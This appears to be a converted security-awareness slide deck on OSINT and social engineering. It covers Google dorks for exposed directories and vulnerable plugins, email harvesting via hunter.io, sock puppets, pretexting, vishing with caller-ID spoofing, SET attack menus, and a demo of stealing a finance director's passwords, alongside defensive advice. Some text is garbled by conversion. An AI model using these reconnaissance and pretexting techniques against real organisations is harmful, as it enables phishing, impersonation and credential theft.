
## Google Hacking Database

Show 15Quick Search

Date Added	Search	Category	Author
2020-07-27	<code>inurl:"/vam/index_vam_op.php"</code>	Advisories and Vulnerabilities	Alexandros Pappas
2020-07-27	<code>"Share Link" inurl:/share.cgi?ssid=</code>	Sensitive Directories	Alexandros Pappas
2020-07-26	<code>Index of : wp-content/plugins/wpmudev-updates/</code>	Advisories and Vulnerabilities	Pratik Khalane
2020-07-26	<code>inurl:/+CSCOE+/login.html?</code>	Pages Containing Login Portals	Supun Halangoda
2020-07-26	<code>intext:"Frame rate" inurl:/home/homej.html</code>	Various Online Devices	Alexandros Pappas
2020-07-26	<code>inurl:wp-content/plugins/my-calendar</code>	Advisories and Vulnerabilities	Lokesh S
2020-07-26	<code>intitle:"index of" /lsass.exe</code>	Sensitive Directories	Prasad Lingamaiah
2020-07-26	<code>inurl:wp-content/plugins/updraftplus</code>	Advisories and Vulnerabilities	Lokesh S
2020-07-26	<code>inurl:wp-content/plugins/redirection</code>	Advisories and Vulnerabilities	Lokesh S
2020-07-26	<code>intitle:ePMP 1000 intext:Log In -site:*com -site:com.*</code>	Advisories and Vulnerabilities	cyb3rmx0
2020-07-26	<code>intext:"Device Name"   intext:"Host Name" inurl:mainFrame.cgi</code>	Various Online Devices	Alexandros Pappas
2020-07-26	<code>site:com "sap netweaver portal"</code>	Pages Containing Login Portals	berat isler

PWK

# Find email addresses & usernames



The screenshot shows the Hunter.io search results for the domain knowbe4.com. The browser address bar displays 'hunter.io/search/knowbe4.com'. The page header includes the Hunter logo, navigation links for 'Product' and 'Pricing', and buttons for 'Sign in' and 'Sign up'. The search results are displayed in a modal window with a search bar containing 'knowbe4.com' and a 'Find email addresses' button. Below the search bar, the most common email pattern is shown as '{first}{last}@knowbe4.com' with 52 email addresses found. A list of email addresses is provided, each with a source count and a green dot indicating a verified email address.

Email Address	Sources
lleyd@knowbe4.com	4 sources
rkg@knowbe4.com	1 source
aac@knowbe4.com	7 sources
rerg@knowbe4.com	12 sources
poryc@knowbe4.com	5 sources

# Google Social Search

The screenshot shows the Google Social Search interface in a web browser. The address bar displays the URL: `social-searcher.com/google-social-search/?q="Anna+Collard"&fb=on&tw=on&in=on&li=on&pi=on`. The browser's bookmark bar includes links like "Sales Rep Links", "KnowBe4", "KnowBe4 glossar...", "KnowBe4-FAQ", "PhishAlert.pdf", "New Sales Team D...", "Incident response", "Free photos", and "Bookmarks".

The main heading is "Google Social Search" with the subtitle "Top Social Networks Search Results Dashboard". A search bar contains the query "Anna Collard" and a blue "Search" button. Below the search bar, a row of social media icons (Facebook, Twitter, Instagram, LinkedIn, Pinterest) is shown, with checkboxes indicating which networks are selected for the search.

The results are displayed in three columns, one for each network:


- Facebook:** Shows "About 367 results (0.30 seconds)". The results list includes a link to "Collard And Collard On eBay - Find Collard And Collard On eBay - Free Shipping On Many Items" with an ad snippet from `www.ebay.com/` mentioning "Free Shipping Available On Many Items. Buy On eBay. Money Back Guarantee. But Did You Check eBay? Check Out Top Brands On eBay. Huge".
- Twitter:** Shows "About 172 results (0.31 seconds)". The results list includes a link to "Collard And Collard On eBay - Find Collard And Collard On eBay - Free Shipping On Many Items" with an ad snippet from `www.ebay.com/` mentioning "Free Shipping Available On Many Items. Buy On eBay. Money Back Guarantee. But Did You Check eBay? Check Out Top Brands On eBay. Buy It".
- Instagram:** Shows "About 55 results (0.13 seconds)". The results list includes a link to "Collard And Collard On eBay - Find Collard And Collard On eBay - Free Shipping On Many Items" with an ad snippet from `www.ebay.com/` mentioning "Free Shipping Available On Many Items. Buy On eBay. Money Back Guarantee. But Did You Check eBay? Check Out Top Brands On eBay. Make".

Each column has a "Web" tab selected and a "Sort by: Relevance" dropdown menu.

# OSINT Landscape

## OSINT Landscape v.1 February 2018

Open Source Intelligence (/OSINV – Open Source Investigation)



This landscape shows data sources (mostly platforms, tools or apps) that provide publicly available data which may be of use in OSINT. Some tools may charge for data access. It is intended to be extensive, but not exhaustive, and may be updated periodically.


Authors:  
 H I Sutton, (@CovertShores) Covert Shores and Jane's contributors  
 Aliaume Leroy, (@factis) Bellingcat & SOC  
 Tony Raper, (@boyal\_00021), planicaidat#5, dan's contributors



# OSINT Framework

## OSINT Framework

(T) - Indicates a link to a tool that must be installed and run locally  
(D) - Google Dork, for more information: [Google Hacking](#)  
(R) - Requires registration  
(M) - Indicates a URL that contains the search term and the URL itself must be edited manually





# Documentation

Zero touch: burner email addresses, accounts, don't like

- Get organized:

- Hunch.ly



Cherrytree





Trello / Joplin



**Don't miss:  
OSINT by Charles Wroth  
Friday Feb 5th  
10:00am (GMT+2)**



# Social Engineering Pyramid



# Sock Puppets

- [thispersondoesnotexist.com](https://thispersondoesnotexist.com)
- Burner email address (33mail.com)
- Choose male or female


## Spot sock puppets:

- Imagechecks: [tineye.com](https://tineye.com)
- logintimes
- locations



Generated by a GAN (generative adversarial network)  
Copyright © 2019, All rights reserved. No part of this work may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, recording, or by any information storage or retrieval system, without permission in writing from the author.  
Don't panic. Learn how to use it.  
Stop this. Continue to learn. Control the code for training your own (original) images.  
Don't panic. Learn how to use it.  
Stop this. Continue to learn. Control the code for training your own (original) images.

“A great leader is someone who can get people to do what they don’t want to do, and like it.” Harry S. Truman



# Influence Tactics

- Authority
- Commitment and Consistency
- Liking
- Obligation
- Reciprocity
- Scarcity (urgency)
- Social Proof
- Fear




# Rapport Building

## Oxytocin

- Released when we trust but also when we **feel someone trusts us**

## Dopamine:

- Rewards, pleasure, happiness**



# Principles of pretexting for the ethical hacker


The more research the better chance of success

- Involve activities or interests you have
- Practice dialects or expressions familiar to your target
- The simpler, the better
- Appear spontaneous
- Seem accurate / not susceptible to verification
- Understand the intelligence and type of target
- Provide logical conclusion or follow through for the target
- Be aware of local laws






# Social Engineering Pyramid



# Launch the attack: Attack cycle



## Exploitation


- Allowing the attacker inside the facilities
- Disclosing password and username over the phone
- Inserting a USB flash drive with a malicious payload
- Opening an infected email attachment

# Combination Attack: Phishing + Vishing by Christopher Hadnagy (social-engineer.com)



**Oxytocin: Set Up of the  
back could go wrong  
trust is not there.**





# Protect yourself against SE exploits & main delivery



## Vishing

- confirm with whom you are speaking.
- Policy to not provide any information to an unknown caller without first verifying their identity.
- Verify an employee ID before answering any questions to internal callers



## Impersonation / Physical

- Strict physical security policy, don't be too polite.
- Tech support identification
- Don't allow delivery people into the office




## Phishing

- Ongoing security awareness training
- Educate users on red flags and what to look out for
- Frequent and random phishing simulation tests to keep awareness top of mind



Combination of all  
of these

# Social Engineering Pyramid



# Execution: Vishing

- **Phone** line, cellular phone, burner phone, VoIP (internet phone) ...
- **Spoofing** technology—software, service or self served.
- **Voice changer** apps
- **Background sound** app (call center, crying baby etc)
- **Pretext**—know whom you are impersonating so well that you are comfortable conversing and answering questions.
- **Flag/goals**—know what information you need to obtain and the questions you can ask to elicit that information.



# Tools SE's use: setoolkit

```
Terminal
File Edit View Search Terminal Help
Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```





# Tools SE's use: setoolkit

A screenshot of a terminal window titled "Terminal" with a standard macOS-style title bar (red, yellow, green buttons). The terminal has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main content of the terminal is a text-based menu for "setoolkit". It starts with a message about updating using the PenTesters Framework! (PTF) and a link to the GitHub repository. It then shows an error message about checking for a new version of SET. The main menu is titled "Select from the menu:" and lists 11 options, followed by a "99) Return back to the main menu." option. A cursor is visible on the line "5) Mass Mailer Attack".

```
Terminal
File Edit View Search Terminal Help

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.
```


# C&C, Exploit tools etc

**RAPID7**  
metasploit<sup>®</sup>


**COBALT STRIKE**  
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS



fgdump



# Build your human firewall: simulated phishing tools




# Example Kevin Mitnick Demo Hack

**Goal:**  
steal cloud system  
passwords from  
financial director



# Attack Overview: Step 1 OSINT

- Identify FD name via LinkedIn & email addresses on hunter.io



The screenshot shows the hunter.io website in a web browser. The browser's address bar displays 'hunter.io'. The website's header includes the 'hunter' logo, navigation links for 'Product' and 'Pricing', and buttons for 'Sign in' and 'Sign up'. The main content area features the heading 'Connect with anyone.' followed by the text 'Hunter lets you find email addresses in seconds and connect with the people that matter for your business.' Below this is a search form with a text input field containing 'company.com' and an orange button labeled 'Find email addresses'. A note below the form states: 'Enter a domain name to launch the search. For example, hunter.io.'

# Step 1: OSINT

hunter.io/search/knowbe4.com

Sales Rep Links KnowBe4 KnowBe4 glossar... KnowBe4-FAQ PhishAlert.pdf New Sales Team D... Incident response Free photos Bookmarks » Ot

hunter

Product Pricing

Sign in Sign up

knowbe4.com

Find email addresses

Most common pattern: {first}{l}@knowbe4.com52 email addresses

